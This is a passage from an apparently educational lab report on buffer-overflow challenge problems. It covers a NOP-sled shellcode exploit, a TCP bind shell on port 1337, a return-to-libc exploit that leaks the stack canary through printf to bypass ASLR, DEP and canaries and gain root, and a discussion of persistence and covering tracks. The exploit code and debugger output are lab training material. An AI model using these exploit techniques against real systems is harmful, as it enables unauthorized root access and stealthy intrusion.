down until the end of its 80 meaningless instructions. After the NOP executes, we finally arrive at our shellcode we appended to the exploit string in our python file.

```

pwndbg> stack 40
00:0000 ebx esp 0xffffd43c ← 0x6e69622f ('/bin')
01:0004 0xffffd440 ← 0x68732f2f ('//sh')
02:0008 0xffffd444 → 0xffffd4a0 ← 0x90909090
03:000c 0xffffd448 ← 0xfffffffff2
04:0010 0xffffd44c → 0xffffd4a0 ← 0x90909090
05:0014 0xffffd450 ← 0xfffffffff2
06:0018 0xffffd454 → 0xffffd45c ← 0x39059090
07:001c 0xffffd458 ← 0x10
08:0020 0xffffd45c ← 0x39059090
09:0024 0xffffd460 → 0xffffd4a0 ← 0x90909090
0a:0028 0xffffd464 ← 0x90909090
... 18 skipped
1d:0074 0xffffd4b0 ← 0x6a58666a ('jfXj')
1e:0078 0xffffd4b4 ← 0xf6315b01
1f:007c 0xffffd4b8 ← 0x26a5356
20:0080 0xffffd4bc ← 0x80cde189
21:0084 0xffffd4c0 ← 0xb093975f
22:0088 0xffffd4c4 ← 0x68665666 ('fVfh')
23:008c 0xffffd4c8 ← 0x53663905
24:0090 0xffffd4cc ← 0x106ae189
25:0094 0xffffd4d0 ← 0xe1895751
26:0098 0xffffd4d4 ← 0x66b080cd
27:009c 0xffffd4d8 ← 0x575604b3
pwndbg> q
user@lecture-template:~/ACE_Exploitation/distro/challenge-problems/readData6$ gdb readData6
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
pwndbg: loaded 198 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from readData6...
pwndbg> run input.txt
Starting program: /home/user/ACE_Exploitation/distro/challenge-problems/readData6/readData6 input

```

Figure 10: GDB usage - portraying proper NOP sled return address

Fig. 10 displays the output from an incredibly useful tool known as the GNU Debugger (GDB), commonly used to visualize the lifespan of the stack, pointers, registers and important function addresses. Using GDB, we were able to run the C program with our file input.txt created by our exploit.py file. We then run the command “stack 40” which prints the first 40 addresses available on the stack frame for the current program. With the exception of the ‘esp’ pointer, essentially every address shown Fig. 10 is part of our NOP sled. Using the output in Fig. 11 helps to prove this.





TCP remote shell. This ‘ss’ command is used to print the current statistics of any existing socket connections on the specified port.


A terminal window with a dark background and light-colored text. The prompt is 'alan@alan-VirtualBox:~/Downloads/Buffer\_Overflow\_Intern\_Distro-001/Intern\_Distro/challenge-problems/readData6\$'. The command entered is 'ss -tulpan | grep "1337"'. The output shows three lines of socket statistics. The first line is 'tcp LISTEN 0 0 0.0.0.0:1337 0.0.0.0:\* user s:(("sh",pid=9851,fd=4))'. The second line is 'tcp ESTAB 0 0 127.0.0.1:46818 127.0.0.1:1337 user s:(("nc",pid=9876,fd=3))'. The third line is 'tcp ESTAB 0 0 127.0.0.1:1337 127.0.0.1:46818 user s:(("sh",pid=9851,fd=5),("sh",pid=9851,fd=2),("sh",pid=9851,fd=1),("sh",pid=9851,fd=0))'. The prompt is then 'alan@alan-VirtualBox:~/Downloads/Buffer\_Overflow\_Intern\_Distro-001/Intern\_Distro/challenge-problems/readData6\$'.

Figure 12: Verification of a TCP shell being spawned on port 1337

The output of this ss command first shows our TCP shell listening for any traffic, waiting for a connection to be made by our target machine on the port 1337. We then see the connection established with the “ESTAB” keyword , verifying our TCP remote shell was spawned, giving us remote access to the system connected to port 1337.

### 3.5. Problem 4 - Staging Access:

So far we discussed and conducted exploits mainly focused on immediate access to a system rather than long term goals of persistent access. As systems and their respective defensive tactics become more complex, we must shift our focus to using memory corruption attacks over a long term development to establish persistent access to the system, instead of using one time exploits which can be detected and patched quickly. With our focus on more long term access, we often use the basics of memory attacks as initial attack vectors; the first breakdown of the target system’s defenses which enable us to continually gain more advanced access.

Once we establish our initial exploit and gain an adequate amount of access to the target system, we can then interact with the system to learn about more potential vulnerabilities, spawn

listener shells to collect user data and traffic, and slowly infiltrate the entire system. The more access we gain to the system, we can eventually learn internal system security measures such as passwords and other forms of user verification. This allows us to gain sudo and root privileges, establishing full control over the system. With these superior privileges, we would now be able to create our own user profiles, lock out the current user from the system if desired, and delete or change any data we wanted.

Using this system access, we can further develop our access throughout the entire network that the target system is connected to, as we listen and collect more and more data. This can lead to long term control over the network using tactics such as reverse shell attacks. These dangerous attacks can begin from using memory corruption as the initial attack vector, giving access to the target, then initiating a TCP connection as seen in Problem 3. This heightened access would allow us to use the exploited system as the initiator of this connection, meaning we wouldn't have to worry about being detected by any firewalls or network security being used. These security measures are often too focused on preventing threats from coming in to see the system be compromised from within [8].

The use of direct memory corruption as an initial attack vector has several high level benefits to us as the attacker. Being able to leverage these attacks with more long term access in mind will always outweigh the benefits of an immediate, short-lived attack. This persistent access has the ability to grant us the privilege of complete freedom of an entire network, allowing us to dominate the system with essentially no threats from any defensive tactics.

### 3.6. Problem 5 - readBinaryDataChallenge:

This final challenge problem serves as the pinnacle of this exercise, and the accumulation of every offensive tool and defensive obstacle we have discussed. The solutions to the previous problems using NOP sleds and plain shellcode have been working under the assumption that the major three defenses, ASLR, DEP and canary values wouldn't be a factor, representing outdated tactics. These three modern day defenses are now able to provide initial protection against these old school techniques. We will have to adjust our scope to account for the randomization and execution-prevention of the stack along with the addition of canary values. Before we discuss the problem we must re-enable ASLR with the command 'sudo sysctl kernel.randomize\_va\_space=2'. Now with DEP and canary values already enabled, we have to find a way to bypass all three modern defenses in order to gain root privileges to the system.

#### 3.6.1. Problem 5 - Part A:

The problem outlines the main two vulnerabilities present in this exercise, located within the C source code readBinaryDataChallenge.c (abbreviated with readBinary.c): the infamous buffer overflow, and a vulnerability known as printf() memory leaks. Now that we have to account for more advanced defenses which prevent both executing from the stack directly (DEP) and being able to use the same static stack addresses each time we guess stack addresses (ASLR), we must find a way to get information from the stack in a more creative way. Our solution is to take advantage of the vulnerable print() function to stage a memory leak. Similar to the issues found with fscanf(), the printf() function just prints whatever information it is told to print without any extra awareness, including information from the stack. For example, the following two lines of C code will simply print 24 bytes of data from the stack with essentially no defensive tactics to prevent it:

```
-char [] buffer = “%80x%80x%80x”;  
-printf(buffer)
```

We can also print a string from the stack using “%s” instead of “%80x”, leaking potentially compromising data to an attacker straight from the stack. If the printf() command is in the program, and the program takes in user input, the program is vulnerable to these memory leaks. We are able to utilize both this vulnerability and the standard buffer overflow with a new function but similar issues: fread(). The fread() function is normally a more secure option than the fscanf() function, but due to the size differences between the number of characters it can read in as input and the limited size of the given buffer, a buffer overflow exploit is fairly simple.

With the exploits planned, we first begin with again obtaining our necessary BUF\_SIZE in our exploit.py file which we will use to overflow the buffer in the C code and reach our required return address. The dataBuffer in our C program has the capacity for 16 characters, then accounting for the normal 16 extra bytes of pointers and function calls gives us 32 bytes for our BUF\_SIZE. We will also utilize a variable named INPUT\_SIZE which holds 16 bytes (same as our dataBuffer variable) and will be used to handle the defense of the canary values.

Our next step was to determine the required offsets to find the starting address of our start\_main() and libc\_system() functions. These functions will be the foundation in bypassing the DEP security protocols. Since we can no longer use the stack to execute instructions for us, we need to find another method of executing our shellcode. We are able to use the standard C libraries that lie underneath the C programs we normally interact with. These libraries are often included within C programs (<stdlib.h>, etc). We can shift from overwriting return addresses to point to our shellcode on the stack, to having them point at other functions within the C libraries. These new functions will be our new form of execution, forming what is known as the

return-to-libc attack. There are several useful functions we can target from these libraries, with the most important being the `system()` and `exit()` functions. For now we will focus on the `system()` call.


This `system()` function takes in a command as an argument, the command often being something we see in a command line. This function executes the command that is passed to it, which could be something simple like creating a directory, or something more interesting like spawning a shell with the command `"/bin/sh"`. Instead of using a buffer overflow to overwrite the return address to our shellcode in the stack, we have to point it to return to the `system()` function, forcing us to find the starting address of this function. However, since we have enabled ASLR, this address isn't statically set on the stack anymore. We must find it dynamically at each iteration of the program. We can take advantage of the `libc.symbols[]` dictionary to account for this. This dictionary lets us search for locations of certain variables within memory instead of having to search through with GDB every time we want to run the program.

[illegible]

Figure 12: Offset Segment of exploit.py

We can see in Fig. 12 the declaration of our BUF\_SIZE and INPUT\_SIZE, using the libc.symbols dictionary to access the system and start\_main() offsets, and how we combined these offsets to find the total distance between start\_main() and system(). We also see the provided code to exploit the memory leak vulnerability to leak the canary values and return address of our main() function. We must do this dynamically as these values also change with every iteration of the program.

Now that we have the distance between start\_main() and system(), we need to find the beginning of the start\_main() address space to combine it with the start\_main() and system() offset to find the address of the system() function. We again use the GDB tool to help us find this starting address.



```

EBX 0x0
ECX 0xbc87919a
EDX 0xffffd484 ← 0x0
EDI 0xf7fb2000 ( _GLOBAL_OFFSET_TABLE_ ) ← 0x1ead6c
ESI 0xf7fb2000 ( _GLOBAL_OFFSET_TABLE_ ) ← 0x1ead6c
EBP 0x0
ESP 0xffffd45c → 0xf7de1ed5 ( __libc_start_main+245 ) ← add esp, 0x10
EIP 0x8049276 (main) ← endbr32

```

Figure 13: GDB output of ‘run readBinary.c’, displays libc\_start\_main offset

Fig. 13 displays the statement “\_\_libc\_start\_main+245” after setting a breakpoint at the main() function within the readBinary.c program, telling us that main()’s address +245 is the starting address of libc\_start\_main(). Because we exploited the memory leak to print out the address of main(), we can run the command ‘libc\_start\_main\_addr=int(main\_ret\_addr, 16) - 245 to find the starting address of libc\_start\_main(). We then add this starting address with the offset from start\_main() and system() we found earlier, and we are able to find the return address to the system() function that we need to execute our commands:

**-system\_returnAddress = libc\_start\_main\_addr + start\_main\_to\_system**

Now that we know how to get to the system() function in memory, we need to find the address of our command that we will pass to the function. This is to ensure system() executes our own instructions and the call to the system() function looks legitimate, or else the stack will refuse to execute it as a form of defense under DEP. We combine the libc\_base, which is just the difference between the system() return address and the system\_offset, with the address given by the expression: next(libc.search(b"/bin/sh")). This accesses another libc function called 'search' that can dynamically find the closest instance of an instruction in memory. These two data points give us this expression:

**-command\_str\_addr = p32(libc\_base + next(libc.search(b"/bin/sh")))**

We now have all the information needed to bypass DEP, ASLR and canary values to force the vulnerable program to return to the start\_main system() function. We can then pass system() our instruction to spawn a shell and grant us root privileges to the system. Fig. 14 depicts how we append all of these addresses along with our notorious string of 'A' characters to perform a buffer overflow and perform all of the discussed functions:



```
exploit = b''
exploit += b"A" * INPUT_SIZE
exploit += p32(int(canary,16))
exploit += b"A" * (BUF_SIZE - INPUT_SIZE - 4) # '4' is the number of bytes the canary takes up
exploit += p32(system_returnAddress)
exploit += clean_exit
exploit += command_str_addr
exploit += p32(0)
```

Figure 14: Final exploit string, /readBinary, exploit.py



When we execute this python file, it calls and executes the readBinary.c file itself, so we only need to run the command 'python3 exploit.py' for the exploit to work. Fig. 15 displays the results from executing the final python file, granting us root privileges seen by the '#' character within the prompt and the correct 'root' response to the 'whoami' command. We have now gained full root access to the exploited system.

```
user@lecture-template:~/ACE_Exploitation/distro/challenge-problems/readBinaryDataChallenge$ python3 exploit.py
[*] '/lib/i386-linux-gnu/libc.so.6'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
[*] Bytes until return address: 32
[*] Bytes for input: 16
[+] Starting local process './readBinaryDataChallenge': pid 204294
b'Press any key to read from 0xf7fb2000.0xf7ffc7e0.0x8049292.0xf7fb2000.0xf7fe22b0.(nil).0xffffd564.0xffffd6bb.0x42424242.0x42424242.0x797aec00.0x2.0xffffd564.0xffffd570.0xffffd4d0.(nil).0xf7fb2000.(nil).0xf7de1ed5'
[*] Address of main()'s return! 0xf7de1ed5
[*] Canary found! 0x797aec00
[*] System() Addr! 0xf7e08780
[*] LIBC Base Addr! 0xf7dc7000
[*] Switching to interactive mode
$
File contents:
# $ whoami
root
# $
```


Figure 15: Successful root access, exploit.py, /readBinary

### 3.6.2. Problem 5 - Part B:

The final part of this challenge problem is being able to exit the system cleanly, leaving as little evidence of our activity as possible. The following code gives us the exit() function offset, as exit() is also a function within the standard C libraries:

```
-exit_offset = libc.symbols["exit"]
-clean_exit = p32(libc_base + exit_offset)
```

We then see this `clean_exit` statement get appended to the exploit string which is used in our buffer overflow. This `clean_exit` will fill a pointer within our `readBinary.c` file, force a return to the `exit()` function, and show a clean exit with code 0 when we exit from the root shell. This clean exit is illustrated below in Fig. 16.

A terminal window with a black background and white text. The text shows a user typing '# \$ exit' followed by a series of 'A' characters. The system responds with '[\*] Process './readBinaryDataChallenge' stopped with exit code 0 (pid 207871)' and '[\*] Got EOF while reading in interactive'. The prompt '\$' is visible at the bottom left.

```
# $ exit
AAAAAAAAAAAAAAAA[*] Process './readBinaryDataChallenge' stopped with exit code 0 (pid 207871)
[*] Got EOF while reading in interactive
$
```

Figure 16: successful clean exit of root shell, `/readBinary`, `exploit.py`

## 4. Results:

Throughout this challenge problem we were able to effectively complete each of the six problems, three of which were discussion-based and three of which were based on technical solutions and true exploitation of various vulnerabilities. We were able to broadly demonstrate how the requirements of a technical solution can vary greatly based on the type of system and types of defenses enabled. Despite this variance, I feel the team as a whole had a great success in solving these problems, serving as a great learning opportunity while also providing effective discussion and solutions to the tasks at hand.

Problem zero prompted us for an alternative to the standard No-Op instruction used in most NOP sleds as this instruction can be easily detected by most modern defenses. We found that an inverse instruction pair, specifically a `push eax; pop eax;` instruction pair, would be most effective at accomplishing the tasks of NOP sleds: enhancing our ability to find where to execute our shellcode within the stack while remaining undetected by the defenses that discovered the use of NOP sleds in the first place.

Problem one asked us to find a maximum number of brute force attempts we would need to accurately guess a canary value on a network-enabled process. Due to the fact we could guess one byte at a time and due to the child-parent relationship instantiated by the `fork()` system call, our guessing was significantly improved. We found that the maximum number of guesses needed would be 768 ( $3 \times 2^8$ ), far less than the expected  $2^{24}$  attempts under normal brute force conditions on a 32-bit system.

Problem two, our first technical challenge, involved bypassing a simple authentication flag to gain administrative access to the system without mangling the return address. Through a simple buffer overflow and inspecting the C source code for the proper ADMIN authentication code, we were able to bypass the password prompt and return directly to the main function where we were granted admin privileges.

Problem three involved spawning a TCP listener shell on a remote system using a TCP connection on port 1337. When the target system connects to this port, our shellcode binds to the connection socket and spawns a shell on the target system, granting us advanced access.

Problem four, our final discussion problem, discusses the implications of using memory corruption attacks as initial attack vectors staged for more long term, persistent access rather than immediate, short lived exploits. We discussed the benefits of root access, potential access to both internal and external data, and the potential ability to control the entire system's network.

Our final problem, problem five, integrates all of the techniques we have studied thus far while also enabling all of our modern defenses to increase the difficulty of the problem. We had to find the dynamic addresses for the `system()` function and our system command to spawn a root shell to account for the defenses set up by DEP and ASLR. We also had to take advantage of a memory leak along with our standard buffer overflow to bypass the canary values and gain root

access to the system, while also manipulating the standard C library `exit()` function to exit cleanly from our root shell and maintain the discrete nature required in modern memory exploitation.

## **5. Discussion:**

Throughout these six challenge problems, we demonstrated the ability to exploit both buffer overflows and memory leaks while also being able to bypass the various modern defensive schemes that are used in modern computer architecture. While the solutions discussed throughout this report were deemed successful, they hold some limiting assumptions.

### **5.1. Limitations and Assumptions:**

The first major assumption we considered was that we are operating on a 32 bit linux system rather than the 64-bit. While the general concepts of our solutions will stay relatively similar when scaling to 64-bit systems, the specific offensive tactics will be much less effective and the defensive tools far more effective. This is simply just a property of the exponentially larger space in 64-bit systems, as defensive strategies such as ASLR have much more space to randomize memory values, making it much more difficult to find the needed offset values, pointer and function addresses, etc. This assumption affects problems one and five most severely, as problem one relies on the brute force feasibility within 32-bit systems that just is not possible on 64-bit systems. Similarly with problem five, because we enabled all three major defenses in DEP, ASLR and canary values, the effects of these defensive strategies will be much more severe on 64-bit systems. Thus, the solution will follow the same general process, but would need to be much more complex to operate under the security of a 64-bit system

The second important technical assumption we had to make when dealing with buffer overflows is that we can interact with the source code in some direct way. This often comes in the form of crafting input that the source code uses to run its program. In each technical solution and theoretical discussion we are always able to either directly write to the program through our own input file or receive feedback from the program in some other way. Memory corruption attacks rely on this ability to directly interact with the program in order to cause buffer overflows and execute our own instructions. If this assumption were to fail, memory corruption attacks would be rendered essentially impossible.

Lastly, when attempting to exploit buffer overflows or memory leaks, the source code must be constructed with the correct functions that we are able to exploit. Without functions such as `printf()` and `fscanf()`, memory corruption becomes impossible because the code will not have the inherent vulnerabilities that we are able to exploit. If the programmer were to use the safer alternatives to these functions correctly, such as `printf()` with the ‘%s’ argument, `snprintf()`, or `sscanf()`, then our ability to even overflow a buffer in the first place would be greatly reduced.

## **5.2 Impact:**

The solutions to these six problems demonstrate the complete helplessness that 32-bit systems must overcome with respect to being vulnerable to memory corruption attacks. Despite all three of the most widespread memory defenses being enabled, we were still able to exploit weaknesses in the code with relative ease and gain virtually unlimited access to the target system. This highlights a severe issue within the security of 32-bit systems along with the glaring need for all programmers to keep the security of their code as a top priority.

This collection of exploits represents the great impact that memory corruption can have when used as an attack vector to gain access to a target system. If the exploits exist within source code and we are able to directly interact with this code, we will be able to completely disrupt the system for our benefit. This can give us access to sensitive data and heightened access to the system's network as a whole, which can be an incredible advantage in the realm of cyber warfare.

### **5.3 Future Work:**

With the previously mentioned vulnerabilities in mind, we must always prioritize security when constructing our own programs to prevent these debilitating exploits on our own systems. This means our focus for the future from a defensive perspective must be on using functions that prevent memory corruption and having all of our available defenses enabled at all times.

From an offensive perspective, we should be focusing solely on trying to scale these tactics to 64-bit systems. We must continue developing our offensive tools such as NOP sleds and libc-memory attacks to be able to exploit any system we encounter. The more we can adapt to the various systems in use, the more severe our exploitative tactics will be and the bigger our advantages will become in both cyber and kinetic warfare.

- [1] "Detecting Buffer Overflow and Buffer Overflow Attack Prevention - Logsign," *www.logsign.com*. <https://www.logsign.com/blog/buffer-overflow-attack-prevention/>
- [2] J. Martindale, "32-bit vs. 64-bit: What it really means," *Digital Trends*, Oct. 15, 2019. <https://www.digitaltrends.com/computing/32-bit-vs-64-bit-operating-systems/>
- [3] "NOP Sled - Unprotect Project," *unprotect.it*. <https://unprotect.it/technique/nop-sled/>
- [4] "Occurrence of a 0x90 (NOP) sequence in legitimate code," *Stack Overflow*. <https://stackoverflow.com/questions/7788296/occurrence-of-a-0x90-nop-sequence-in-legitimate-code> (accessed Jun. 18, 2023).
- [5] "security - Alternatives to NOP for shellcode nop sleds," *Stack Overflow*. <https://stackoverflow.com/questions/7600260/alternatives-to-nop-for-shellcode-nop-sleds>
- [6] "Forking Processes - Binary Exploitation," *Gitbook.io*, 2023. <https://ir0nstone.gitbook.io/notes/types/stack/forking-processes> (accessed Jun. 18, 2023).
- [7] H. Marco-Gisbert and I. Ripoll, "Preventing brute force attacks against stack canary protection on networking servers." Accessed: Jun. 18, 2023. [Online]. Available: [https://hmarco.org/data/Preventing\\_brute\\_force\\_attacks\\_against\\_stack\\_canary\\_protection\\_on\\_networking\\_servers.pdf](https://hmarco.org/data/Preventing_brute_force_attacks_against_stack_canary_protection_on_networking_servers.pdf)
- [8] M. communications @manageengine.com, "ManageEngine Log360," *ManageEngine Log360*. <https://www.manageengine.com/log-management/cyber-security/decoding-reverse-shell-attacks.html> (accessed Jun. 18, 2023).

[9] "Avertissement de redirection," *Google.com*, 2023.

[https://www.google.com/url?sa=i&url=https%3A%2F%2Fen.wikipedia.org%2Fwiki%2FBuffer\\_overflow&psig=AOvVaw0L00P54lNPjn99U-vZdKsh&ust=1687198589270000&source=images&cd=vfe&ved=0CBAQjRxqFwoTCQjf0Ne2zf8CFQAAAAAdAAAAABAE](https://www.google.com/url?sa=i&url=https%3A%2F%2Fen.wikipedia.org%2Fwiki%2FBuffer_overflow&psig=AOvVaw0L00P54lNPjn99U-vZdKsh&ust=1687198589270000&source=images&cd=vfe&ved=0CBAQjRxqFwoTCQjf0Ne2zf8CFQAAAAAdAAAAABAE) (accessed Jun. 18, 2023).

[10] "Avertissement de redirection," *Google.com*, 2023.

[https://www.google.com/url?sa=i&url=https%3A%2F%2Fwww.researchgate.net%2Ffigure%2FExample-of-Stack-Smashing\\_fig1\\_4038604&psig=AOvVaw0FKorJ8O95uT5R4ute9F9h&ust=1687198497428000&source=images&cd=vfe&ved=0CBAQjRxqFwoTClio96q2zf8CFQAAAAAdAAAAABAE](https://www.google.com/url?sa=i&url=https%3A%2F%2Fwww.researchgate.net%2Ffigure%2FExample-of-Stack-Smashing_fig1_4038604&psig=AOvVaw0FKorJ8O95uT5R4ute9F9h&ust=1687198497428000&source=images&cd=vfe&ved=0CBAQjRxqFwoTClio96q2zf8CFQAAAAAdAAAAABAE) (accessed Jun. 18, 2023).

[11] "Avertissement de redirection," *Google.com*, 2023.

[https://www.google.com/url?sa=i&url=https%3A%2F%2Fbinaryterms.com%2Fdifference-between-fork-and-exec-system-call.html&psig=AOvVaw1Xr-tnPAtTfOnqCuESUluR&ust=1687198398122000&source=images&cd=vfe&ved=0CBAQjRxqFwoTCJCF8\\_y1zf8CFQAAAAAdAAAAABAE](https://www.google.com/url?sa=i&url=https%3A%2F%2Fbinaryterms.com%2Fdifference-between-fork-and-exec-system-call.html&psig=AOvVaw1Xr-tnPAtTfOnqCuESUluR&ust=1687198398122000&source=images&cd=vfe&ved=0CBAQjRxqFwoTCJCF8_y1zf8CFQAAAAAdAAAAABAE) (accessed Jun. 18, 2023).





